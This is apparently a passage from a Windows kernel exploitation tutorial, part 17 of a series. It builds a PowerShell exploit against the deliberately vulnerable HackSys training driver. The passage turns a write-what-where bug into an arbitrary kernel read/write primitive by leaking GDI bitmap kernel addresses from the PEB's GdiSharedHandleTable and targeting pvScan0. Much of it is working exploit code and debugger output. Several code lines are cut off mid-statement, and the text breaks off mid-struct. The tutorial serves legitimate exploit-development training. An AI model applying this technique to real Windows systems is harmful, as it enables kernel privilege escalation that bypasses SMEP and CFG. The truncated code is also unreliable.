Part 17: Kernel Exploitation -> GDI Bitmap Abuse (Win7-10 32/64bit)

Hello and welcome! We are, once again, diving into ring0 with @HackSysTeam's driver. In this post we will be revisiting the write-what-where vulnerability. By implementing a powerful ring0 read/write primitive we can create an exploit that works on Windows 7, 8, 8.1 and 10 (pre v1607) and targets both 32 and 64 bit architectures! As we will see, this technique is essentially a data attack so we will painlessly circumvent SMEP/SMAP/CFG/RFG => winning!

This technique is slightly "complicated" and requires some prior knowledge on the part of the reader so I highly recommend that the resources below are reviewed before starting on this post. Finally, to keep things fresh we will be developing our exploit on a 64-bit Windows 10 host. Enough introductory nonsense, let's get to it!


Resources:
+ HackSysTeam-PSKernelPwn (@FuzzySec) - here
+ Abusing GDI for ring0 exploit primitives (@CoreSecurity) - here
+ Abusing GDI Reloaded (@CoreSecurity) - here
+ This Time Font hunt you down in 4 bytes (@keen_lab) - here
+ Terminus Project (@rwfpl) - here

Recon the challenge

We are rehashing the write-what-where vulnerability from part 11 of this series so we won't go over the entire analysis again. We just want to make sure our arbitrary write still works as expected on Win 10.

```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security.Principal;

public static class EVD
{
    [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
    public static extern IntPtr CreateFile(
        String lpFileName,
        UInt32 dwDesiredAccess,
        UInt32 dwShareMode,
        IntPtr lpSecurityAttributes,
        UInt32 dwCreationDisposition,
        UInt32 dwFlagsAndAttributes,
        IntPtr hTemplateFile);

    [DllImport("Kernel32.dll", SetLastError = true)]
    public static extern bool DeviceIoControl(
        IntPtr hDevice,
        int IoControlCode,
        byte[] InBuffer,
        int nInBufferSize,
        byte[] OutBuffer,
        int nOutBufferSize,
        ref int pBytesReturned,
        IntPtr Overlapped);
}
"@

$hDevice = [EVD]::CreateFile("\\.\HacksysExtremeVulnerableDriver", [System.IO.FileAccess]::ReadWrite, [Sy

if ($hDevice -eq -1) {
    echo "`n[!] Unable to get driver handle..`n"
    Return
} else {
    echo "`n[>] Driver information.."
    echo "[+] lpFileName: \\.\HacksysExtremeVulnerableDriver"
    echo "[+] Handle: $hDevice"
}


[byte[]]$Buffer = [System.BitConverter]::GetBytes(0x4141414141414141) + [System.BitConverter]::GetBytes(0
echo "`n[>] Sending buffer.."
echo "[+] Buffer length: $($Buffer.Length)"
echo "[+] IOCTL: 0x22200B"
[EVD]::DeviceIoControl($hDevice, 0x22200B, $Buffer, $Buffer.Length, $null, 0, [ref]0, [System.IntPtr]::Ze
```

We seem to get the expected result, as shown below.



```
[+] UserWriteWhatWhere: 0x000002079EFFF5F8
[+] WRITE_WHAT_WHERE Size: 0x10
[+] UserWriteWhatWhere->What: 0x4141414141414141
[+] UserWriteWhatWhere->Where: 0x4242424242424242
[+] Triggering Arbitrary Overwrite
[-] Exception Code: 0xC0000005
****** HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE ******
```

You may remember from **part 11** that this is not entirely as it appears. The value we are writing is not in fact 0x4141414141414141 it is the pointer stored at that address. Also, our POC only works on 64 bit. We would do well to keep our exploit architecture independent from the start!

We can modify the buffer structure as show below to get the arbitrary write we want on 32/64 bit.

```
# [IntPtr]$WriteWhatPtr->$WriteWhat + $WriteWhere
#---
[IntPtr]$WriteWhatPtr = [System.Runtime.InteropServices.Marshal]::AllocHGlobal([System.BitConverter]::Get
[System.Runtime.InteropServices.Marshal]::Copy([System.BitConverter]::GetBytes($WriteWhat), 0, $WriteWhat
if ($x32Architecture) {
    [byte[]]$Buffer = [System.BitConverter]::GetBytes($WriteWhatPtr.ToInt32()) + [System.BitConverter]::G
} else {
    [byte[]]$Buffer = [System.BitConverter]::GetBytes($WriteWhatPtr.ToInt64()) + [System.BitConverter]::G
}
```

As long as pass in the appropriate variables, this should now work universally.

Pwn all the things!

Game Plan

That's the easy part done. What we want to do now is turn a single arbitrary write into a full ring0 read/write primitive. At a high level we will (1) create two bitmap objects, (2) leak their respective kernel addresses, (3) use our arbitrary write to modify a header element for one of the bitmap objects and (4) use the the Gdi32 GetBitmapBits/SetBitmapBits API calls to read from and write to kernel space!

Leaking Bitmap Kernel Objects

The crucial part of this technique is that, when creating a bitmap, we can leak the address of the bitmap object in the kernel. This leak was patched by Microsoft in v1607 of Windows 10 (aka the anniversary patch) => crycry.

As it turns out, when a bitmap is created, a struct is added to the GdiSharedHandleTable in the parent process PEB. Given the base address of the process PEB, the GdiSharedHandleTable is located at the following offsets (32/64 bit respectively).

```
[StructLayout(LayoutKind.Explicit, Size = 256)]
public struct _PEB
{
    [FieldOffset(148)]
    public IntPtr GdiSharedHandleTable32;
    [FieldOffset(248)]
    public IntPtr GdiSharedHandleTable64;
}
```

This PEB entry is simply a pointer to an array of GDICELL structs which define a number of different image types. The definition of this struct can be seen below.


```
/// 32bit size: 0x10
/// 64bit size: 0x18
[StructLayout(LayoutKind.Sequential)]
public struct _GDI_CELL
{
    public IntPtr pKernelAddress;
    public UInt16 wProcessId;
    public UInt16 wCount;
    public UInt16 wUpper;
    public UInt16 wType;
    public IntPtr pUserAddress;
}
```

Let's use the following POC to see if we can manually find the _GDI_CELL struct in KD.

```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security.Principal;

public static class EVD
{
    [DllImport("gdi32.dll")]
    public static extern IntPtr CreateBitmap(
        int nWidth,
        int nHeight,
        uint cPlanes,
        uint cBitsPerPel,
        IntPtr lpvBits);
}
"@

[IntPtr]$Buffer = [System.Runtime.InteropServices.Marshal]::AllocHGlobal(0x64*0x64*4)
$Bitmap = [EVD]::CreateBitmap(0x64, 0x64, 1, 32, $Buffer)
```


```
"{0:X}" -f [int]$Bitmap
```

We run the POC and get back a bitmap handle, immediately it seems obvious that this is not a standard handle value returned by so many Windows API calls (it is much too large).




```
PS C:\Users\b33f> .\Desktop\poc.ps1
6E0507BF
PS C:\Users\b33f> _
```

In fact, thanks to no cleverness on my part, the last two bytes of bitmap handles are actually the index for the struct in the GdiSharedHandleTable array (=> handle & 0xffff). Knowing this, let's jump in KD and see if we can find the _GDI_CELL struct for our newly created bitmap!




```
kd> !process 0 0 powershell.exe
PROCESS ffffe000ec1df140
    SessionId: 1  Cid: 13fc    Peb: 211bc5d000  ParentCid: 0c50
    DirBase: 9aa0c000  ObjectTable: ffffc000c35b4700  HandleCount: <Data Not Accessible>
    Image: powershell.exe

kd> .process ffffe000ec1df140
Implicit process is now ffffe000`ec1df140
WARNING: .cache forcedecodeuser is not enabled
kd> .context
User-mode page directory base is 9aa0c000
kd> r $peb
$peb=000000211bc5d000
kd> dt nt!_PEB 000000211bc5d000 GdiSharedHandleTable
   +0x0f8 GdiSharedHandleTable : 0x000001c9`760f0000 Void
```

With the pointer to the GdiSharedHandleTable array, all we need to do is add the struct index times the struct size (0x18 on 64bit).



```
kd> dt nt!_PEB 000000211bc5d000 GdiSharedHandleTable
   +0x0f8 GdiSharedHandleTable : 0x000001c9`760f0000 Void
kd> dq 0x000001c9`760f0000 + (0x6e0507bf & 0xffff)*0x18 L3
000001c9`760fb9e8  fffff901`43e97000 40056e05`000013fc
000001c9`760fb9f8  00000000`00000000
```

Process hacker has a very useful feature which allows us to list GDI object handles. We can use this to confirm the values we found in KD.


Process Hacker [DESKTOP-1N6B0SS\b33f]
Hacker View Tools Users Help
Refresh Options Find handles or
Processes Services Network Disk
GDI Handles
Bitmap handle
Kernel pointer
PID
Refresh
Close
CPU Usage: 9.83%
Physical memory: 1.06 GB (26.49%)
Processes: 55

Name	PID
spoolsv.exe	1776
svchost.exe	1928
KMS-R@1n.exe	1956
MsMpEng.exe	1300
vmtoolsd.exe	1368
VGAuthService.exe	1424
svchost.exe	1392
dllhost.exe	2520
msdtc.exe	2644
NisSrv.exe	2804
SearchIndexer.exe	3460
SearchProtocolH...	240
SearchFilterHost.e...	308
SearchProtocolH...	4708
svchost.exe	4928
sppsvc.exe	576
lsass.exe	776
winlogon.exe	700
dwm.exe	1000
explorer.exe	3152
vmtoolsd.exe	4376
OneDrive.exe	4384
powershell.exe	5116


Type	Handle	Object	Information
Bitmap	0xa0505ed	0xfffff90143ea1000	
Bitmap	0x3e050542	0xfffff9014074bc10	
Bitmap	0x6e0507bf	0xfffff90143e97000	
Brush	0x34100747	0xfffff9014065f8e0	
DC	0x3a010721	0xfffff901401d7620	
DC	0xd10106b4	0xfffff90142374620	

Sw33t! For our ring0 primitive we need to collect this information programmatically for two bitmaps (a manager and a worker). As we were able to see, it's just some simple math based on the bitmap handle. The only question is how do we get the base address for the process PEB.

Fortunately the undocumented, NtQueryInformationProcess function comes to the rescue. When called with the ProcessBasicInformation class (0x0), the function returns a struct which contains the base address of the PEB. I won't go into further detail on this as it is a well understood technique, hopefully the POC below will clear up any doubts!

```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security.Principal;

[StructLayout(LayoutKind.Sequential)]
public struct _PROCESS_BASIC_INFORMATION
{
    public IntPtr ExitStatus;
    public IntPtr PebBaseAddress;
    public IntPtr AffinityMask;
    public IntPtr BasePriority;
    public UIntPtr UniqueProcessId;
    public IntPtr InheritedFromUniqueProcessId;
}

/// Partial _PEB
[StructLayout(LayoutKind.Explicit, Size = 256)]
public struct _PEB
{
    [FieldOffset(148)]
    public IntPtr GdiSharedHandleTable32;
    [FieldOffset(248)]
    public IntPtr GdiSharedHandleTable64;
}

[StructLayout(LayoutKind.Sequential)]
public struct _GDI_CELL
{
    public IntPtr pKernelAddress;
    public UInt16 wProcessId;
    public UInt16 wCount;
    public UInt16 wUpper;
    public UInt16 wType;
    public IntPtr pUserAddress;
}

public static class EVD
{
    [DllImport("ntdll.dll")]
    public static extern int NtQueryInformationProcess(
        IntPtr processHandle,
        int processInformationClass,
        ref _PROCESS_BASIC_INFORMATION processInformation,
        int processInformationLength,
        ref int returnLength);

    [DllImport("gdi32.dll")]
    public static extern IntPtr CreateBitmap(
        int nWidth,
        int nHeight,
        uint cPlanes,
        uint cBitsPerPel,
        IntPtr lpvBits);
}
"@

#===============================================[PEB]

# Flag architecture $x32Architecture/!$x32Architecture
if ([System.IntPtr]::Size -eq 4) {
    echo "`n[>] Target is 32-bit!"
    $x32Architecture = 1
} else {
    echo "`n[>] Target is 64-bit!"
}
# Current Proc handle
$ProcHandle = (Get-Process -Id ([System.Diagnostics.Process]::GetCurrentProcess().Id)).Handle
# Process Basic Information
$PROCESS_BASIC_INFORMATION = New-Object _PROCESS_BASIC_INFORMATION
$PROCESS_BASIC_INFORMATION_Size = [System.Runtime.InteropServices.Marshal]::SizeOf($PROCESS_BASIC_INFORMA
$returnLength = New-Object Int
$CallResult = [EVD]::NtQueryInformationProcess($ProcHandle, 0, [ref]$PROCESS_BASIC_INFORMATION, $PROCESS_
# PID & PEB address
echo "`n[?] PID $($PROCESS_BASIC_INFORMATION.UniqueProcessId)"
if ($x32Architecture) {
    echo "[+] PebBaseAddress: 0x$("{0:X8}" -f $PROCESS_BASIC_INFORMATION.PebBaseAddress.ToInt32())"
} else {
    echo "[+] PebBaseAddress: 0x$("{0:X16}" -f $PROCESS_BASIC_INFORMATION.PebBaseAddress.ToInt64())"
}
# Lazy PEB parsing
$_PEB = New-Object _PEB
$_PEB = $_PEB.GetType()
$BufferOffset = $PROCESS_BASIC_INFORMATION.PebBaseAddress.ToInt64()
$NewIntPtr = New-Object System.Intptr -ArgumentList $BufferOffset
$PEBFlags = [system.runtime.interopservices.marshal]::PtrToStructure($NewIntPtr, [type]$_PEB)
# GdiSharedHandleTable
if ($x32Architecture) {
    echo "[+] GdiSharedHandleTable: 0x$("{0:X8}" -f $PEBFlags.GdiSharedHandleTable32.ToInt32())"
```

```
} else {
    echo "[+] GdiSharedHandleTable: 0x$("{0:X16}" -f $PEBFlags.GdiSharedHandleTable64.ToInt64())"
}
# _GDI_CELL size
$_GDI_CELL = New-Object _GDI_CELL
$_GDI_CELL_Size = [System.Runtime.InteropServices.Marshal]::SizeOf($_GDI_CELL)

#===============================================[/PEB]

#===============================================[Bitmap]

echo "`n[>] Creating Bitmaps.."

# Manager Bitmap
[IntPtr]$Buffer = [System.Runtime.InteropServices.Marshal]::AllocHGlobal(0x64*0x64*4)
$ManagerBitmap = [EVD]::CreateBitmap(0x64, 0x64, 1, 32, $Buffer)
echo "[+] Manager BitMap handle: 0x$("{0:X}" -f [int]$ManagerBitmap)"
if ($x32Architecture) {
    $HandleTableEntry = $PEBFlags.GdiSharedHandleTable32.ToInt32() + ($($ManagerBitmap -band 0xffff)*$_GD
    echo "[+] HandleTableEntry: 0x$("{0:X}" -f [UInt32]$HandleTableEntry)"
    $ManagerKernelObj = [System.Runtime.InteropServices.Marshal]::ReadInt32($HandleTableEntry)
    echo "[+] Bitmap Kernel address: 0x$("{0:X8}" -f $([System.Runtime.InteropServices.Marshal]::ReadInt3
} else {
    $HandleTableEntry = $PEBFlags.GdiSharedHandleTable64.ToInt64() + ($($ManagerBitmap -band 0xffff)*$_GD
    echo "[+] HandleTableEntry: 0x$("{0:X}" -f [UInt64]$HandleTableEntry)"
    $ManagerKernelObj = [System.Runtime.InteropServices.Marshal]::ReadInt64($HandleTableEntry)
    echo "[+] Bitmap Kernel address: 0x$("{0:X16}" -f $([System.Runtime.InteropServices.Marshal]::ReadInt
}

# Worker Bitmap
[IntPtr]$Buffer = [System.Runtime.InteropServices.Marshal]::AllocHGlobal(0x64*0x64*4)
$WorkerBitmap = [EVD]::CreateBitmap(0x64, 0x64, 1, 32, $Buffer)
echo "[+] Worker BitMap handle: 0x$("{0:X}" -f [int]$WorkerBitmap)"
if ($x32Architecture) {
    $HandleTableEntry = $PEBFlags.GdiSharedHandleTable32.ToInt32() + ($($WorkerBitmap -band 0xffff)*$_GDI
    echo "[+] HandleTableEntry: 0x$("{0:X}" -f [UInt32]$HandleTableEntry)"
    $WorkerKernelObj = [System.Runtime.InteropServices.Marshal]::ReadInt32($HandleTableEntry)
    echo "[+] Bitmap Kernel address: 0x$("{0:X8}" -f $([System.Runtime.InteropServices.Marshal]::ReadInt3
} else {
    $HandleTableEntry = $PEBFlags.GdiSharedHandleTable64.ToInt64() + ($($WorkerBitmap -band 0xffff)*$_GDI
    echo "[+] HandleTableEntry: 0x$("{0:X}" -f [UInt64]$HandleTableEntry)"
    $WorkerKernelObj = [System.Runtime.InteropServices.Marshal]::ReadInt64($HandleTableEntry)
    echo "[+] Bitmap Kernel address: 0x$("{0:X16}" -f $([System.Runtime.InteropServices.Marshal]::ReadInt
}

#===============================================[/Bitmap]
```



```
PS C:\Users\b33f> .\Desktop\poc.ps1

[>] Target is 64-bit!

[?] PID 1784
[+] PebBaseAddress: 0x00000040660B4000
[+] GdiSharedHandleTable: 0x0000018572B50000

[>] Creating Bitmaps..
[+] Manager BitMap handle: 0xE605075F
[+] HandleTableEntry: 0x18572B5B0E8
[+] Bitmap Kernel address: 0xFFFFF90142333000
[+] Worker BitMap handle: 0x1305074B
[+] HandleTableEntry: 0x18572B5AF08
[+] Bitmap Kernel address: 0xFFFFF9014233D000

PS C:\Users\b33f>
```

Notice that our script is architecture independent! That is one part of the puzzle solved, but why do we care about these bitmap objects?

_BASEOBJECT -> _SURFOBJ -> pvScan0

The bitmap kernel address we leaked above points to the following GDI base object struct in kernel space.

```
/// 32bit size: 0x10
/// 64bit size: 0x18
[StructLayout(LayoutKind.Sequential)]
public struct _BASEOBJECT
{
    public IntPtr hHmgr;
    public UInt32 ulShareCount;
    public UInt16 cExclusiveLock;
    public UInt16 BaseFlags;
    public UIntPtr Tid;
}
```

We are not super interested in this information, if you want to review the base object struct in more detail please refer to the the ReactOS wiki here. Right after this header there is a specific struct which varies based on the type of object. For bitmaps, this is the surface object structure which can be seen below.

```
/// 32bit size: 0x34
/// 64bit size: 0x50
[StructLayout(LayoutKind.Sequential)]
public struct _SURFOBJ
{
    public IntPtr dhsurf;
    public IntPtr hsurf;
    public IntPtr dhpdev;
    public IntPtr hdev;
    public IntPtr sizlBitmap;
    public UIntPtr cjBits;
    public IntPtr pvBits;
    public IntPtr pvScan0; /// offset => 32bit = 0x20 & 64bit = 0x38
    public UInt32 lDelta;
    public UInt32 iUniq;
    public UInt32 iBitmapFormat;
    public UInt16 iType;
    public UInt16 fjBitmap;
}
```

The pvScan0 element is what we want! This element is a pointer to the first scan line of the bitmap. From our leaked kernel address we can use the following to calculate the offset to this element.

```
# 32 bit
[IntPtr]pvScan0_32 = $pKernelAddress + 0x30

# 64 bit
[IntPtr]pvScan0_64 = $pKernelAddress + 0x50
```

Still, the question is, why do we care? Well, there are two GDI32 API calls, GetBitmapBits and SetBitmapBits which directly operate on the value of this element. GetBitmapBits allows us to read an arbitrary amount of bytes at the pvScan0 address, while SetBitmapBits allows us to write an arbitrary amount of bytes at the pvScan0 address. Can you smell the pwnage yet?

We can briefly update our POC to include the pvScan0 offsets for the manager and worker bitmaps.

```
# 32 bit
# IntPtr at $HandleTableEntry = pKernelAddress
$BitmapScan0_32 = $([System.Runtime.InteropServices.Marshal]::ReadInt32($HandleTableEntry)) + 0x30

# 64 bit
# IntPtr at $HandleTableEntry = pKernelAddress
$BitmapScan0_64 = $([System.Runtime.InteropServices.Marshal]::ReadInt64($HandleTableEntry)) + 0x50
```

GDI ring0 primitive


From here on out it is fairly easy to get our ring0 primitive working. Basically, using our arbitrary write we want to set the pvScan0 address for the "manager" bitmap to point at the pvScan0 address of the "worker" bitmap. Putting everything we have done so far together we come up with the following POC.

```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security.Principal;

[StructLayout(LayoutKind.Sequential)]
public struct _PROCESS_BASIC_INFORMATION
{
    public IntPtr ExitStatus;
    public IntPtr PebBaseAddress;
    public IntPtr AffinityMask;
    public IntPtr BasePriority;
    public UIntPtr UniqueProcessId;
    public IntPtr InheritedFromUniqueProcessId;
}

/// Partial _PEB
[StructLayout(LayoutKind.Explicit, Size = 256)]
public struct _PEB
{
    [FieldOffset(148)]
    public IntPtr GdiSharedHandleTable32;
    [FieldOffset(248)]
    public IntPtr GdiSharedHandleTable64;
}

[StructLayout(LayoutKind.Sequential)]
public struct _GDI_CELL
{
